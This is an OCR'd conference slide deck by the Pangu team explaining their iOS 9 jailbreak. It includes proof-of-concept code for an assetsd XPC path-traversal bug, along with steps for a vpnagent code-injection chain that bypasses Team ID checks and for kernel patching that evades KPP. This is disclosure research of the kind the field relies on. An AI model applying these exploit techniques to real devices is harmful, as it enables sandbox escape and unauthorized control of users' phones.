2016 中国互联网安全大会
China Internet Security Conference

协同联动 共建安全+命运共同体

盘古越狱揭秘

王铁磊
徐　昊

盘古安全团队
上海犇众信息技术有限公司

- 盘古越狱用户态漏洞分析
- 盘古越狱内核态漏洞分析
- 总结

关于我们

- 移动安全研究团队，创建上海犇众信息技术有限公司
- 研究涉猎各种移动平台，包括Android、iOS、车联网以及各种嵌入式设备
- 团队因多次发布针对iOS 7、8、9三代操作系统越狱工具而闻名
- 组织一个专门针对移动平台的安全会议MOSEC

越狱设计

- 大部分iOS安全机制都在iOS内核中实现，因此越狱工具需要通过攻击内核漏洞才能突破这些安全机制
- 沙盒执行环境仅能与有限几个内核扩展模块通信，直接攻击内核难度很大
- 沙盒外代码执行可以获得更大的内核攻击面，但是获得沙盒外代码执行本身不简单

盘古越狱的特色

- 通过用户态漏洞获得沙盒外代码执行
- 沙盒外任意文件读写漏洞
- 沙盒外任意代码执行漏洞

沙盒外任意文件读写漏洞

REVIEW AND EXPLOIT NEGLECTED ATTACK SURFACES IN IOS 8


PRESENTED BY

Tielei Wang & HAO XU & Xiaobo Chen

The security design of iOS significantly reduces the attack surfaces for iOS. Since iOS has gained increasing attention due to its rising popularity, most major attack surfaces in iOS such as mobile safari and IOKit kernel extensions have been well studied and tested. This talk will first review some previously known attacks against these surfaces, and then focus on analyzing and pointing out those neglected attack surfaces. Furthermore, this talk will explore how to apply fuzzing testing and whitebox code auditing to the neglected attack surfaces and share interesting findings. In particular, this talk will disclose POCs for a number of crashes and memory corruption errors in system daemons, which are even triggerable through XPC (a lightweight inter-process communication mechanism) by any app running in the container sandbox, and analyze and share the POC for an out-of-boundary memory access 0day in the latest iOS kernel.

XPC进程间通信

- Mac OS / iOS上进程间通信机制，是对Mach 消息的封装，更加简单易用
- 2011年在iOS 5版本中引入



XPC 服务端

```
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                               NULL,
                                                    XPC_CONNECTION_MACH_SERVICE_LISTENER);
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {
    // Connection dispatch
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {
        // Message dispatch
        xpc_type_t type = xpc_get_type(event);
        if (type == XPC_TYPE_DICTIONARY){
            //Message handler
        }
    });
    xpc_connection_resume(peer);
});
xpc_connection_resume(listener);
```

XPC 客户端

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.xpc.example",
                                                             NULL,
                                                               0);
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {
    //connection err handler
});
xpc_connection_resume(client);
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);
xpc_dictionary_set_double(message, "value1", 1.0);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```

Assetsd漏洞

- Assetsd 负责名为 com.apple.PersistentURLTranslator.Gatekeeper 的系统服务
- Assetsd 本身位于 /System/Library/Frameworks/AssetsLibrary.framework/Support/
- 任何沙盒内应用都可以与该服务通信

漏洞成因

- Assetsd 有个公开接口，负责将指定路径的文件或者目录转移到 /var/mobile/Media/DCIM/ 下面
- Assetsd 根据xpc消息中srcPath 和 destSubdir 字段获取源文件和目的文件路径

```
v6 = (void *)PLStringFromXPCDictionary(a3, "srcPath");
v7 = (void *)PLStringFromXPCDictionary(v4, "destSubdir");
if ( !objc_msgSend(v7, "length") )
{
ABEL_12:
  v8 = 0;
  goto LABEL_13;
}
v8 = 0;
if ( objc_msgSend(v6, "length") )
{
  v9 = (void *)NSHomeDirectory();
  v10 = objc_msgSend(v9, "stringByAppendingPathComponent:", CFSTR("Media/DCIM"));
  v11 = objc_msgSend(v10, "stringByAppendingPathComponent:", v7);
  v21 = 0;
  v12 = objc_msgSend(&OBJC_CLASS___NSFileManager, "alloc");
  v13 = objc_msgSend(v12, "init");
  v14 = objc_msgSend(v13, "autorelease");
  if ( (unsigned int)objc_msgSend(v14, "moveItemAtPath:toPath:error:", v6, v11, &v21) & 0xFF )
  {
```

漏洞利用

在 srcPath/destSubdir 中使用 “../”技巧，就可以构成路径遍历漏洞，导致任意文件读写

```
xpc_connection_t client =
xpc_connection_create_mach_service("com.apple.PersistentURLTranslator.Gatekeeper",
NULL, 0);
xpc_connection_set_event_handler(client, ^void(xpc_object_t response) {
    //NSLog(@"here: %@",response);
});
xpc_connection_resume(client);
xpc_object_t dict = xpc_dictionary_create(NULL, NULL, 0);

NSString *dstPath = [@"../../../../../../../../../" stringByAppendingPathComponent:dest];

xpc_dictionary_set_string(dict, "srcPath", [src UTF8String]);
xpc_dictionary_set_string(dict, "destSubdir", [dstPath UTF8String]);
xpc_dictionary_set_int64(dict, "transactionID", 4);
xpc_dictionary_set_int64(dict, "operation", 4);
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, dict);
```

更多攻击场景

- 任意文件读直接导致严重隐私泄漏问题
- 任意文件写则可以被转化为安装任意App、替换系统App等
- *参考 MalwAirDrop: Compromising iDevices via AirDrop, Mark Dowd, Ruxcon 2015*

沙盒外任意代码执行

- 想法：在系统进程中注入动态链接库，从而在系统进程执行环境中攻击内核
- 难点1：自iOS 8版本后，苹果公司设计了TEAM ID验证，这个机制阻止系统进程加载第三方动态链接库 （除非系统进程拥有 com.apple.private.skip-library-validation entitlement ）
- 难点2：自iOS 8.3版本后，动态链接器dyld忽略DYLD_* 类型的环境变量 （除非系统进程拥有 get-task-allow entitlement ）

谁拥有get-task-allow

- iOS 9 文件系统中的所有可执行文件都不具有 get-task-allow entitlement
- 幸好在老版本的DDI（Developer Disk Image）中找到了vpnagent

```
INT80s-MBP:DeveloperDiskImage INT80$ codesign -d --entitlements - .//usr/libexec/vpnagent
Executable=/Volumes/DeveloperDiskImage/usr/libexec/vpnagent
??qq?<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>get-task-allow</key>
        <true/>
        <key>keychain-access-groups</key>
        <array>
                <string>com.apple.identities</string>
                <string>apple</string>
                <string>com.apple.certificates</string>
        </array>
</dict>
</plist>
```

如何上传vpnagent到设备

- 直接加载一个老版本的DDI？
- iOS 9 有版本检查，老版本DDI无法被成功加载

- 但是。。。。

如何上传vpnagent到设备

- 直接加载一个老版本的DDI？
- iOS 9 有版本检查，老版本DDI无法被成功加载

- 但是。。。。
- MobileStorageMounter会先将DDI中的trustcache注册到内核，通知内核把DDI中trustcache文件里的CDHASH值加入到可信列表中

- 结果：老版本中的vpnagent在iOS设备上具备了合法签名

调试vpnagent

- 加载一个正常的DDI，使得iOS设备上有debugserver
- 利用之前的XPC漏洞，将老版本的vpnagent写到一个debugserver可以访问的位置
- 通知debugserver 调试vpnagent，设置DYLD_INSERT_LIBRARIES环境变量，强制vpnagent加载我们提供的动态链接库

绕过TEAM ID验证

- 在我们的dylib中，重用系统可执行文件的签名段
- 内核会误以为vpnagent加载一个系统dylib，因此不会触发Team ID 验证失败
- 但是这个dylib会触发代码签名验证失败

get-task-allow的神奇

- 为支持iOS设备调试，内核允许具有get-task-allow entitlement的进程发生代码签名错误
- 例如，如果调试器设置断点，这类断点本质上就会修改代码段，导致代码签名验证失败
- 但是内核会允许进程继续执行

- **因此vpnagent加载我们dylib的时候，虽然触发了代码签名错误，但是内核并不会终止vpnagent进程**

- 盘古越狱用户态漏洞分析
- **盘古越狱内核态漏洞分析**
- 总结

iOS 9.0越狱中内核漏洞

- CVE-2015-6974
- IOHID 组件中的释放后使用类型漏洞（UAF）
- 一个漏洞就可以完全控制内核（信息泄漏 + 任意代码执行）
- 细节参见
  http://blog.pangu.io/poc2015-ruxcon2015/

iOS 9.1越狱中内核漏洞

- CVE-2015-7084
- IORegistryIterator中条件竞争漏洞（Race Condition）
- 一个漏洞就可以完全控制内核（信息泄漏 + 任意代码执行）
- 被Ian Beer 报告给Apple
- @Lokihardt在他私有越狱工具中使用了该漏洞
- **沙盒内可以直接触发**
- 细节参见 http://blog.pangu.io/race_condition_bug_92/

iOS 9.3.3越狱中内核漏洞

- CVE-2016-4054
- IOMobileFrameBuffer中堆溢出漏洞（Heap Overflow）
- 一个漏洞就可以完全控制内核（信息泄漏 + 任意代码执行）
- **沙盒内可以直接触发**
- 细节以后再公开

内核修补 - 绕过KPP

- iOS64位设备采用Kernel Patching Protection机制防止内核被运行时篡改
- KPP保护了什么
  - r-x/r– 属性的kernelcache内存页面
    - 例如：代码页和const页面
  - 这些页面的页表
- KPP不会保护什么
  - 堆内存
  - rw属性的kernelcache内存页面

内核模块页表属性示例

- com.apple.security.sandbox模块的mach-o头部
  - __TEXT段受KPP保护
  - __DATA段不受KPP保护
    - __got中保存了sub 函数地址

```
LC 00: LC_SEGMENT_64          Mem: 0xffffff8011998000-0xffffff8011a1c000        File: 0x0-0x84000       r-x/r-x __TEXT
        Mem: 0xffffff8011999568-0xffffff80119ac1e8      File: 0x00001568-0x000141e8             __TEXT.__text   (Normal)
        Mem: 0xffffff80119ac1e8-0xffffff80119ac9c8      File: 0x000141e8-0x000149c8             __TEXT.__stubs  (Normal)
        Mem: 0xffffff80119ac9c8-0xffffff80119b0180      File: 0x000149c8-0x00018180             __TEXT.__cstring        (C-
        Mem: 0xffffff80119b0180-0xffffff8011a1bff2      File: 0x00018180-0x00083ff2             __TEXT.__const
LC 01: LC_SEGMENT_64          Mem: 0xffffff8011a1c000-0xffffff8011a20000        File: 0x84000-0x88000   rw-/rw- __DATA
        Mem: 0xffffff8011a1c000-0xffffff8011a1c5d0      File: 0x00084000-0x000845d0             __DATA.__got
        Mem: 0xffffff8011a1c5d0-0xffffff8011a1d9e0      File: 0x000845d0-0x000859e0             __DATA.__const
        Mem: 0xffffff8011a1d9e0-0xffffff8011a1dda4      File: 0x000859e0-0x00085da4             __DATA.__data
        Mem: 0xffffff8011a1dda8-0xffffff8011a1ddf0      Not mapped to file                      __DATA.__common (Zero Fill)
        Mem: 0xffffff8011a1ddf0-0xffffff8011a1dfd8      Not mapped to file                      __DATA.__bss    (Zero Fill)
LC 02: LC_SEGMENT_64          Mem: 0xffffff8011a20000-0xffffff8011a24000        File: 0x88000-0x8c000   rw-/rw- __LINKEDIT
```

内核修补 - 绕过KPP

- 代码签名和沙盒检查的实现都是通过 MAC 策略扩展实现
- 内核调用mac_policy_register 函数去设置钩子函数
- 钩子函数指针保存在mac_policy_conf.mpc_ops中
  - iOS 9.2以前， 这个数据段保存在__DATA.__bss中，属于rw页面，因此不受KPP保护
  - 直接把相应函数指针设置为NULL就可以关掉相应功能
- iOS 9.2后mac_policy_conf.mpc_ops被转移到__TEXT.__const页面中

内核修补 - 绕过KPP

- 签名检查中如何检查调试开关是否开启？
- 调用导入函数 PE_i_can_has_debugger，确定是否有debug标识
- PE_i_can_has_debugger函数指针保存在 __DATA.__got中，不受KPP保护
- 直接修改PE_i_can_has_debugger函数指针就可以轻易绕过签名检查

总结

- 越狱研究和苹果公司之间的博弈使得iOS更加安全
- 沙盒内可触发的内核漏洞和进程间通信漏洞给iOS带来巨大威胁

谢　谢